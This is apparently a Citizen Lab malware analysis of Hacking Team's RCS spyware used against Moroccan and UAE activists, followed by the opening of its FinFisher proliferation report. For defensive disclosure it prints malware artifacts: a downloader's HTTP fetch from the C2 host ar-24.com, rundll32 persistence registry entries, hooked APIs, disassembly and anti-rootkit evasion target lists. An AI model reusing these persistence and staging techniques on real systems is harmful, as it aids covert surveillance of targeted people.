This file then facilitated the installation of a multi-platform (OSX and Windows) backdoor.

```
Archive: adobe.jar
Length Date Time Name
——— ———- —— ——
253 2012-07-09 14:33 META-INF/MANIFEST.MF
374 2012-07-09 14:33 META-INF/SIGNAPPL.SF
888 2012-07-09 14:33 META-INF/SIGNAPPL.DSA
0 2011-09-15 11:07 META-INF/
3853 2011-09-15 11:07 WebEnhancer.class
1043456 2012-07-09 16:33 win
993440 2012-07-09 16:33 mac
——— ———
2042264 7 files
```

In the contents of the .jar you can see files called "win" and "mac" which correspond to Windows and OSX backdoors respectively:

```
c93074c0e60d0f9d33056fd6439205610857aa3cf54c1c20a48333b4367268ca win
10fa7fa952dfc933b96d92ccd254a7655840250a787a1b4d9889bf2f70153791 mac
```

The Windows backdoor contains a variety of clear-text strings which are found in the SSH-client, "Putty". The OSX version of the backdoor, however, contains what appear to be to debug strings referencing the name of the developer, 'Guido':

```
Users/guido/Projects/driver-macos/
/Users/guido/Projects/driver-macos/mchook.c
C:/RCS/jlc3V7we.app
C:/RCS/DB/temp
C:/RCS/DB/temp/1341jlc3V7we.app
C:/RCS/DB/temp$
```

Execution of the Windows backdoor writes the following files to disk:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\eiYNz1gd.Cfp
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\t2HBeaM5.OUk
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\WeP1xpBU.wA-
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\6EaqyFfo.zIK
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\lUnsA3Ci.Bz7
```

The file 'ZsROY7X.-MP' appears to provide the main backdoor functionality:

```
c093b72cc249c07725ec3c2eeb1842fe56c8a27358f03778bf5464ebeddbd43c ZsROY7X.-MP'
```

It is executed via rundll32 and the following registry entry created to ensure persistence:

```
HKU\s-1-5-21-1177238915-1336601894-725345543-500\software\microsoft\windows\
currentversion\run\*J7PugHy C:\WINDOWS\system32\rundll32.exe "C:\DOCUME~1\
ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP",F1dd208
```

Processes such as iexexplorer.exe and wscntfy.exe are infected. Examination of loaded modules for "wscntfy.exe" reveals:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP
C:\WINDOWS\system32\winhttp.dll
C:\WINDOWS\system32\ws2_32.dll
C:\WINDOWS\system32\ws2help.dll
C:\WINDOWS\system32\ole32.dll
C:\WINDOWS\system32\oleaut32.dll
C:\WINDOWS\system32\imm32.dll
```

The backdoor has been identified as a variant of a commercial backdoor sold by the Italian Company "Hacking Team". First identified by Russian Antivirus company Dr Web on July 25th, 2012, the backdoor has been called "Remote Control System," "Crisis" and "DaVinci".

The Hacking Team Remote Control System (RCS) is described in a leaked copy of their promotional literature as:

> "A stealth, spyware-based system for attacking, infecting and monitoring computers and smartphones. Full intelligence on target users even for encrypted communications (Skype, PGP, secure web mail, etc.)"[4]

The Hacking Team public website stipulates that their technology is sold only to a restricted customer base:

> "...we provide effective, easy-to-use offensive technology to the worldwide law enforcement and intelligence communities."[5]


4 http://wikileaks.org/spyfiles/files/0/31_200810-ISS-PRG-HACKINGTEAM.pdf

5 http://hackingteam.it/index.php/about-us

UAE Human Rights Activist Compromised

Ahmed Mansoor is a prominent UAE blogger and one of the 'UAE Five', a group of Emirati activists who were imprisoned from April to November 2011 on charges of insulting President Khalifa bin Zayed Al Nahyan, Vice President Mohammed bin Rashid Al Maktoum, and Crown Prince Mohammed bin Zayed Al Nahyan of the United Arab Emirates.[6]

On the 23rd of July, he received the following email:



From: **ARABIC WIKILEAKS** <arabic.wikilieaks@gmail.com>
Date: 2012/7/23
Subject: هام جدا للإطلاع
To:

هـام جداً للإطلاع وإبداء الرأي

ولكـم الشكر

This email, sent from a suggestively titled e-mail address, urges the recipient to read a 'very important message' and it contained the following attachment:

```
cd1fe50dbde70fb2f20d90b27a4cfe5676fa0e566a4ac14dc8dfd5c232b93933 veryimportant.
doc
```

The attachment is malicious. To the user it appears to be a Microsoft Word document, however it in fact is an RTF file containing an exploit which allows the execution of code that downloads surveillance malware.

6 https://en.wikipedia.org/wiki/UAE_Five

This document exploits a stack-based buffer overflow in the RTF format that has been previously characterized:

> "Stack-based buffer overflow in Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, Office for Mac 2011, and Open XML File Format Converter for Mac allows remote attackers to execute arbitrary code via crafted RTF data, aka "RTF Stack Buffer Overflow Vulnerability."[7]

When Ahmed Mansoor opened the document, his suspicions were aroused due to garbled text displayed. His email account was later accessed from the following suspicious IPs:

```
Browser United Arab Emirates (92.99.46.94) Jul 26 (19 hours ago)
IMAP United Arab Emirates (83.110.5.136) Jul 26 (1 day ago)
IMAP United Arab Emirates (83.110.5.136) Jul 25 (2 days ago)
IMAP United Arab Emirates (83.110.5.136) Jul 24 (3 days ago)
IMAP United Arab Emirates (83.110.5.46) 6:54 am (3 hours ago)
```


7 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3333

Analysis of “veryimportant.doc”

The file “veryimportant.doc” is a downloader that downloads the second stage of the malware via HTTP:

```
GET /0000000031/veryimportant.doc2 HTTP/1.1
Host: ar-24.com.
```

Examination of the sample displays use of the windows API to download the 2nd stage:




```
00176de0  89 44 24 1c 61 c3 77 69  6e 69 6e 65 74 00 68 74  |.D$.a.wininet.ht|
00176df0  74 70 3a 2f 2f 61 72 2d  32 34 2e 63 6f 6d 2f 30  |tp://ar-24.com/0|
00176e00  30 30 30 30 30 30 30 33  31 2f 76 65 72 79 69 6d  |000000031/veryim|
00176e10  70 6f 72 74 61 6e 74 2e  64 6f 63 32 00 00 00 00  |portant.doc2....|
00176e20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

The 2nd stage is called “veryimportant.doc2”:

```
b5462a2be69d268a7d581fe9ee36e8f31d5e1362d01626e275e8f58029e15683 veryimportant.
doc2
```

This is also a downloader that downloads the 3rd stage which appears to be the actual backdoor:



The executable code is downloaded from: http://ar-24.com/0000000031/veryimportant.doc3

```
277cae7c249cb22ae43a605fbe901a0dc03f11e006b02d53426a6d11ad241a74 veryimportant.
doc3
```

Similar in behavior and appearance to the windows version of the RCS backdoor which targeted Mamfakinch, 'veryimportant.doc3' contains a variety of clear-text strings which are found in the SSH-client, "Putty". On execution, "veryimportant.doc3" writes the following files to disk:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\dXRhzmn8.nmN
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\uVvJfjYa.YjG
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\m0CRIsaV.as_
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\iZ90AoPk.Pos
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\0j-GU9H4.H9C
```

The following command is run, executing the file: "V46lMhsH.shv"

```
C:\WINDOWS\System32\rundll32.exe "C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\
V46lMhsH.shv",F7ed728
```

This then infects the following processes:

```
explorer.exe
iexplore.exe
wscntfy.exe
reader_sl.exe
VMwareUser.exe
```

For example if we examine the process 'wscntfy.exe" the following modules are loaded:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv 10000000 a0000
C:\WINDOWS\system32\winhttp.dll 4d4f0000 59000
C:\WINDOWS\system32\ws2_32.dll 71ab0000 17000
C:\WINDOWS\system32\ws2help.dll 71aa0000 8000
C:\WINDOWS\system32\ole32.dll 774e0000 13d000
C:\WINDOWS\system32\oleaut32.dll 77120000 8b000
C:\WINDOWS\system32\imm32.dll 76390000 1d000
```

Examination of this process in the memory of an infected machine reveals the following functions are hooked by the malware:

```
Function: ntdll.dll!NtDeviceIoControlFile at 0x7c90d27e
Function: ntdll.dll!NtEnumerateValueKey at 0x7c90d2ee
Function: ntdll.dll!NtQueryDirectoryFile at 0x7c90d76e
Function: ntdll.dll!NtQueryKey at 0x7c90d85e
Function: ntdll.dll!NtQuerySystemInformation at 0x7c90d92e
Function: ntdll.dll!RtlGetNativeSystemInformation at 0x7c90d92e
Function: ntdll.dll!ZwDeviceIoControlFile at 0x7c90d27e
Function: ntdll.dll!ZwEnumerateValueKey at 0x7c90d2ee
Function: ntdll.dll!ZwQueryDirectoryFile at 0x7c90d76e
Function: ntdll.dll!ZwQueryKey at 0x7c90d85e
Function: ntdll.dll!ZwQuerySystemInformation at 0x7c90d92e
Function: kernel32.dll!CreateFileW at 0x7c810800
Function: kernel32.dll!CreateProcessA at 0x7c80236b
Function: kernel32.dll!CreateProcessW at 0x7c802336
Function: kernel32.dll!DeleteFileW at 0x7c831f63
Function: kernel32.dll!MoveFileW at 0x7c821261
Function: kernel32.dll!ReadConsoleA at 0x7c872b5d
Function: kernel32.dll!ReadConsoleInputA at 0x7c874613
Function: kernel32.dll!ReadConsoleInputExA at 0x7c874659
Function: kernel32.dll!ReadConsoleInputExW at 0x7c87467d
Function: kernel32.dll!ReadConsoleInputW at 0x7c874636
Function: kernel32.dll!ReadConsoleW at 0x7c872bac
Function: USER32.dll!CreateWindowExA at 0x7e42e4a9
Function: USER32.dll!CreateWindowExW at 0x7e42d0a3
Function: USER32.dll!GetMessageA at 0x7e42772b
Function: USER32.dll!GetMessageW at 0x7e4191c6
Function: USER32.dll!PeekMessageA at 0x7e42a340
Function: USER32.dll!PeekMessageW at 0x7e41929b
Function: GDI32.dll!CreateDCA at 0x77f1b7d2
Function: GDI32.dll!CreateDCW at 0x77f1be38
Function: GDI32.dll!DeleteDC at 0x77f16e5f
Function: GDI32.dll!EndDoc at 0x77f2def1
Function: GDI32.dll!EndPage at 0x77f2dc61
Function: GDI32.dll!GetDeviceCaps at 0x77f15a71
Function: GDI32.dll!SetAbortProc at 0x77f44df2
Function: GDI32.dll!StartDocA at 0x77f45e79
Function: GDI32.dll!StartDocW at 0x77f45962
Function: GDI32.dll!StartPage at 0x77f2f49e
Function: ADVAPI32.dll!CreateProcessAsUserA at 0x77e10ce8
Function: ADVAPI32.dll!CreateProcessAsUserW at 0x77dea8a9
Function: imm32.dll!ImmGetCompositionStringW at 0x7639548a
```

We can see the malware infecting the process “wscntfy.exe”, visible in the memory region of the process which is marked as executable and writeable:

```
Process: wscntfy.exe Pid: 1948 Address: 0xe70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00e70000  55 8b ec 81 ec 1c 02 00 00 53 56 57 eb 00 eb 00   U........SVW....
0x00e70010  33 c0 89 45 fc bb 00 00 e8 00 89 5d fc 89 45 f8   3..E.......]..E.
0x00e70020  8b 5d fc 36 8d 75 08 bf 01 00 00 00 c1 e7 02 2b   .].6.u.........+
0x00e70030  e7 8b fc b9 01 00 00 00 f3 a5 ff d3 89 45 f8 8b   ............E..

0xe70000 55              PUSH EBP
0xe70001 8bec            MOV EBP, ESP
0xe70003 81ec1c020000    SUB ESP, 0x21c
0xe70009 53              PUSH EBX
0xe7000a 56              PUSH ESI
0xe7000b 57              PUSH EDI
0xe7000c eb00            JMP 0xe7000e
0xe7000e eb00            JMP 0xe70010
0xe70010 33c0            XOR EAX, EAX
0xe70012 8945fc          MOV [EBP-0x4], EAX
0xe70015 bb0000e800      MOV EBX, 0xe80000
0xe7001a 895dfc          MOV [EBP-0x4], EBX
0xe7001d 8945f8          MOV [EBP-0x8], EAX
0xe70020 8b5dfc          MOV EBX, [EBP-0x4]
0xe70023 368d7508        LEA ESI, [EBP+0x8]
0xe70027 bf01000000      MOV EDI, 0x1
0xe7002c c1e702          SHL EDI, 0x2
0xe7002f 2be7            SUB ESP, EDI
0xe70031 8bfc            MOV EDI, ESP
0xe70033 b901000000      MOV ECX, 0x1
0xe70038 f3a5            REP MOVSD
0xe7003a ffd3            CALL EBX
0xe7003c 8945f8          MOV [EBP-0x8], EAX
0xe7003f 8b              DB 0x8b
```

Here we see inline hooking of "NtQuerySystemInformation" performed by the malware, a technique frequently used to allow process hiding:

```
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1948 (wscntfy.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9b2000)
Function: ntdll.dll!NtQuerySystemInformation at 0x7c90d92e
Hook address: 0xd90000
Hooking module: <unknown>

Disassembly(0):
0x7c90d92e e9cd264884       JMP 0xd90000
0x7c90d933 ba0003fe7f       MOV EDX, 0x7ffe0300
0x7c90d938 ff12             CALL DWORD [EDX]
0x7c90d93a c21000           RET 0x10
0x7c90d93d 90               NOP
0x7c90d93e b8ae000000       MOV EAX, 0xae
0x7c90d943 ba               DB 0xba
0x7c90d944 0003             ADD [EBX], AL

Disassembly(1):
0xd90000 55               PUSH EBP
0xd90001 8bec             MOV EBP, ESP
0xd90003 83ec0c           SUB ESP, 0xc
0xd90006 53               PUSH EBX
0xd90007 56               PUSH ESI
0xd90008 57               PUSH EDI
0xd90009 eb00             JMP 0xd9000b
0xd9000b eb00             JMP 0xd9000d
0xd9000d 33c0             XOR EAX, EAX
0xd9000f 8945f4           MOV [EBP-0xc], EAX
0xd90012 8945f8           MOV [EBP-0x8], EAX
0xd90015 bb               DB 0xbb
0xd90016 0000             ADD [EAX], AL
```

A registry key is added which ensures the persistence of the backdoor after reboot:

```
HKU\s-1-5-21-1177238915-1336601894-725345543-500\software\microsoft\windows\
currentversion\run\*U1o4r7M C:\WINDOWS\system32\rundll32.exe "C:\DOCUME~1\
ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv",F7ed728 REG_EXPAND_SZ 0
```

The file “V46lMhsH.shv” appears to perform the main backdoor functionality:

```
1df1bd11154224bcf015db8980a3c490b1584f49d4a34dde19c19bc0662ebda2 V46lMhsH.shv
```

Further investigation of the implant reveals strings relating to popular anti-rootkit and anti-virus software, suggesting evasion of specific products:

```
fsm32.exe
pcts*.exe
rootkitbuster.exe
k7*.exe
avk.exe
admin.exe
avp.exe
bgscan.exe
pavark.exe
rku*.exe
svv.exe
IceSword.exe
gmer.exe
avgscanx.exe
RootkitRevealer.exe
avscan.exe
avgarkt.exe
sargui.exe
fsbl.exe
blbeta.exe
Unhackme.exe
hiddenfinder.exe
hackmon.exe
TaskMan.exe
KProcCheck.exe
```

We can also see the targeting of popular browsers:

```
chrome.exe
iexplore.exe
firefox.exe
opera.exe
```

And popular messaging clients:

```
yahoomessenger.exe
msnmsgr.exe
skype.exe
winmm.DLL
googletalk.exe
Googletalk.exe
YahooMessenger.exe
```

The Windows implant includes a signed AMD64 driver. The certificate was issued by Verisign to "OPM Security Corporation".

CommonName	OPM Security Corporation
Status:	Valid
Validity (GMT):	Mar 28, 2012 – Mar 28, 2015
Class	Digital ID Class 3 – Software Validation
Organization	OPM Security Corporation
organizational unit	OPM Security Corporation
State:	Panama
City/Location:	Panama
Country	PA
Serial Number:	21f33716e4db06fcf8641e0287e1e657
Issuer Digest:	4bc6f9b106c333db6c6a5b28e6738f7e

OPM security appears to be a Panama-based company:[8]

```
Calle 50 Edificio Credicorpbank, Office 604
Panama
Republic of Panamá
Telephone +507-832-7893
```

On their website, OPM Security states:[9]

> "From Panama to the World, OPM Security Corporation provides personal and institutional security tools and anonymity to you and your business."

OPM Security is an OPM Corporation company.

On their website, OPM Corporation states:[10]

> "O.P.M. CORPORATION, has been one of the leading providers of Offshore services since 1992 (check 266794). Through our headquarters in Panama, our Caporaso & Partners Law Office (check 25210) and correspondent offices in South America and Caribbean, we offer the best offshore packages."

8 http://www.opmsecurity.com/security-tools/who-we-are.html

9 http://www.opmsecurity.com/

10 http://taxhavens.us/

Command and Control

This malware calls back to the command and control domain: ar-24.com.
This domain is registered through GoDaddy:

```
Domain Name: AR-24.COM
Registrar: GODADDY.COM, LLC
Whois Server: whois.godaddy.com
Referral URL: http://registrar.godaddy.com
```

As of October 1st, 2012 this domain appears to be pointing to a Linode[11] instance:

```
ar-24.com has address 50.116.38.37
```

During August 2012, for a short period, this domain resolved to 83.111.56.188:

```
inetnum: 83.111.56.184 - 83.111.56.191
netname: minaoffice-EMIRNET
descr: Office Of Sh. Tahnoon Bin Zayed Al Nahyan
descr: P.O. Box 5151 , Abu Dhabi, UAE
country: AE
```

The physical address in the domain record (P.O. Box 5151, Abu Dhabi, UAE) matches the address for the corporate headquarters of Royal Group, which is a conglomerate of companies based in the UAE.

11 https://www.linode.com/ - A company which provides virtual server hosting.

Identification

This malware contains the following strings:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\vmplayer.exe
vixDiskMountServer.exe
[Inf. Module]: Spread to VMWare %S
- VMWare Installation……..OK
.vmdk”
.vmx”
\VMware\preferences.ini
```

```
Rim.Desktop.exe
```

```
[Inf. Module]: Spread to Mobile Device
- WM SmartPhone Installation….OK
```

```
[Inf. Module]: Spread to USB Drive
- USB Drive Installation……..OK
```

The strings describing the Virtual Machine infection are the same as those described in the Symantec report on the Moroccan malware.

In addition to the similarities between the sample that Symantec and Dr. Web identified as being written by Hacking Team, “veryimportant.doc” is very structurally similar to this sample found on Virus Total.

This sample uses the following domain for command and control: rcs-demo.hackingteam.it

```
81e9647a3371568cddd0a4db597de8423179773d910d9a7b3d945cb2c3b7e1c2
```

This information indicates that the sample matching “veryimportant.doc” may be a demo copy of the Hacking Team RCS backdoor. Promotional materials for this backdoor advertise the following features:[12]

12 http://wikileaks.org/spyfiles/files/0/31_200810-ISS-PRG-HACKINGTEAM.pdf

```
"
Remote Control System can monitor and log any action performed by means of a
personal computer:
Web Browsing
Opened/Closed/Deleted Files
Keystrokes (any UNICODE language)
Printed Documents
Chat, email, instant messaging
Remote Audio Spy
Camera Snapshots
Skype Conversations
"
```

The same promotional document mentions "Zero-day exploits" as a possible remote infection vector.

An additional sample with structural similarities to the 1st and 2nd stages was discovered in Virus Total.

This sample uses an exploit that has similarities in shellcode with "veryimportant.doc" however, the exploit it uses is newer, the Adobe Flash Player "Matrix3D" Integer Overflow.[13]

Searching for the origin of this exploit revealed a public mailing list post taking credit for discovery of this bug stating: "This vulnerability was discovered by Nicolas Joly of VUPEN Security".

VUPEN are a French Security company who provide a variety of services including the sale of:

> "...extremely sophisticated and government grade exploits specifically designed for offensive missions."[14]

They claim to have discovered the vulnerability in January of this year at which point they shared this with their customers, prior to public disclosure in August:

```
2012-01-25 - Vulnerability Discovered by VUPEN and shared with customers
2012-08-21 - Public disclosure
```

13 http://www.securityfocus.com/archive/1/524143/30/60/threaded

14 http://www.vupen.com/english/

The sample appears to have been created in May of 2012 prior to public disclosure:

```
Created = 2012-05-15T10:39:00Z
Last Saved by = "1785429"
Generator = "Microsoft Office Word"
Last Modified = 2012-05-15T10:39:00Z
```

While VUPEN take public credit for the discovery of this bug, it is possible that the exploit used here was not written by VUPEN but was independently discovered and weaponized by another party.

Recommendations

The use of social engineering and commercial surveillance software attacks against activists and dissidents is becoming more commonplace.

For at risk communities, gaining awareness of targeted threats and exercising good security practices when using email, Skype, or any other communication mechanism are essential. Users should be vigilant concerning all e-mails, attached web links, and files. In particular, carefully assess the authenticity of any such materials referencing sensitive subject matter, activities, or containing misspellings or unusual diction. If you believe that you are being targeted be especially cautious when downloading files over the Internet, even from links that are purportedly sent by friends.

For further tips on detecting potential malware attacks and preventing compromise, see Citizen Lab's recommendations for defending against targeted attacks.

Acknowledgements

Malware analysis and report by Morgan Marquis-Boire.

Additional analysis by Andrew Lyons, Bill Marczak and Seth Hardy.

Additional Thanks

Thanks to Eva Galperin of the Electronic Frontier Foundation for activist outreach work with Mamfakinch.

Thanks to Chris Davis and The Secure Domain Foundation for malware and DNS information.

Additional thanks to John Scott-Railton.

You Only Click Twice:

FinFisher's Global Proliferation

Authors: Morgan Marquis-Boire, Bill Marczak, Claudio Guarnieri, and John Scott-Railton

This report describes the results of a comprehensive global Internet scan for the command and control servers of FinFisher's surveillance software. It also details the discovery of a campaign using FinFisher in Ethiopia used to target individuals linked to an opposition group. Additionally, it provides examination of a FinSpy Mobile sample found in the wild, which appears to have been used in Vietnam.

SUMMARY OF KEY FINDINGS

- We have found command and control servers for FinSpy backdoors, part of Gamma International's FinFisher "remote monitoring solution," in a total of 25 countries: Australia, Bahrain, Bangladesh, Brunei, Canada, Czech Republic, Estonia, Ethiopia, Germany, India, Indonesia, Japan, Latvia, Malaysia, Mexico, Mongolia, Netherlands, Qatar, Serbia, Singapore, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.
- A FinSpy campaign in Ethiopia uses pictures of Ginbot 7, an Ethiopian opposition group, as bait to infect users. This continues the theme of FinSpy deployments with strong indications of politically-motivated targeting.
- There is strong evidence of a Vietnamese FinSpy Mobile Campaign. We found an Android FinSpy Mobile sample in the wild with a command & control server in Vietnam that also exfiltrates text messages to a local phone number.
- These findings call into question claims by Gamma International that previously reported servers were not part of their product line, and that previously discovered copies of their software were either stolen or demo copies.

BACKGROUND AND INTRODUCTION

FinFisher is a line of remote intrusion and surveillance software developed by Munich-based Gamma International GmbH. FinFisher products are marketed and sold exclusively to law enforcement and intelligence agencies by the UK-based Gamma Group.[1] Although touted as a "lawful interception" suite for monitoring criminals, FinFisher has gained notoriety because it has been used in targeted attacks against human rights campaigners and opposition activists in countries with questionable human rights records.[2]

In late July 2012, we published the results of an investigation into a suspicious e-mail campaign targeting Bahraini activists.[3] We analyzed the attachments and discovered that they contained the FinSpy spyware, FinFisher's remote monitoring product. FinSpy captures information from an infected computer, such as passwords and Skype calls, and sends the information to a FinSpy command & control (C2) server. The attachments we analyzed sent data to a command & control server inside Bahrain.

This discovery motivated researchers to search for other command & control servers to understand how widely FinFisher might be used. Claudio Guarnieri at Rapid7 (one of the authors of this report) was the first to search for these servers. He fingerprinted the Bahrain server and looked at historical Internet scanning data to identify other servers around the world that responded to the same fingerprint. Rapid7 published this list of servers, and described their fingerprinting technique. Other groups, including CrowdStrike and SpiderLabs also analyzed and published reports on FinSpy.

Immediately after publication, the servers were apparently updated to evade detection by the Rapid7 fingerprint. We devised a different fingerprinting technique and scanned portions of the internet. We confirmed Rapid7's results, and also found several new servers, including one inside Turkmenistan's Ministry of Communications. We published our list of servers in late August 2012, in addition to an analysis of mobile phone versions of FinSpy. FinSpy servers were apparently updated again in October 2012 to disable this newer fingerprinting technique, although it was never publicly described.

1 https://www.gammagroup.com/

2 Software Meant to Fight Crime Is Used to Spy on Dissidents, http://goo.gl/GDRMe, *The New York Times*, August 31, 2012, Page A1 Print edition.

3 Cyber Attacks on Activists Traced to FinFisher Spyware of Gamma, http://goo.gl/nJH7o, *Bloomberg Business Week*, July 25, 2012

Nevertheless, via analysis of existing samples and observation of command & control servers, we managed to enumerate yet more fingerprinting methods and continue our survey of the internet for this surveillance software. We describe the results in this post. Civil society groups have found cause for concern in these findings, as they indicate the use of FinFisher products by countries like Turkmenistan and Bahrain with problematic records on human rights, transparency, and rule of law. In an August 2012 response to a letter from UK-based NGO Privacy International, the UK Government revealed that at some unspecified time in the past, it had examined a version of FinSpy, and communicated to Gamma that a license would be required to export that version outside of the EU. Gamma has repeatedly denied links to spyware and servers uncovered by our research, claiming that the servers detected by our scans are "*not … from the FinFisher product line.*"[4] Gamma also claims that the spyware sent to activists in Bahrain was an "old" demonstration version of FinSpy, stolen during a product presentation.

In February 2013, Privacy International, the European Centre for Constitutional and Human Rights (ECCHR), the Bahrain Center for Human Rights, Bahrain Watch, and Reporters Without Borders filed a complaint with the Organization for Economic Cooperation and Development (OECD), requesting that this body investigate whether Gamma violated OECD Guidelines for Multinational Enterprises by exporting FinSpy to Bahrain. The complaint called previous Gamma statements into question, noting that at least two different versions (4.00 and 4.01) of FinSpy were found in Bahrain, and that Bahrain's server was a FinFisher product and was likely receiving updates from Gamma. This complaint, as laid out by Privacy International states that Gamma:

- failed to respect the internationally recognised human rights of those affected by [its] activities;
- caused and contributed to adverse human rights impacts in the course of [its] business activities;
- failed to prevent and mitigate adverse human rights impacts linked to [its] activities and products, and failed to address such impacts where they have occurred;
- failed to carry out adequate due diligence (including human rights due diligence); and
- failed to implement a policy commitment to respect human rights.

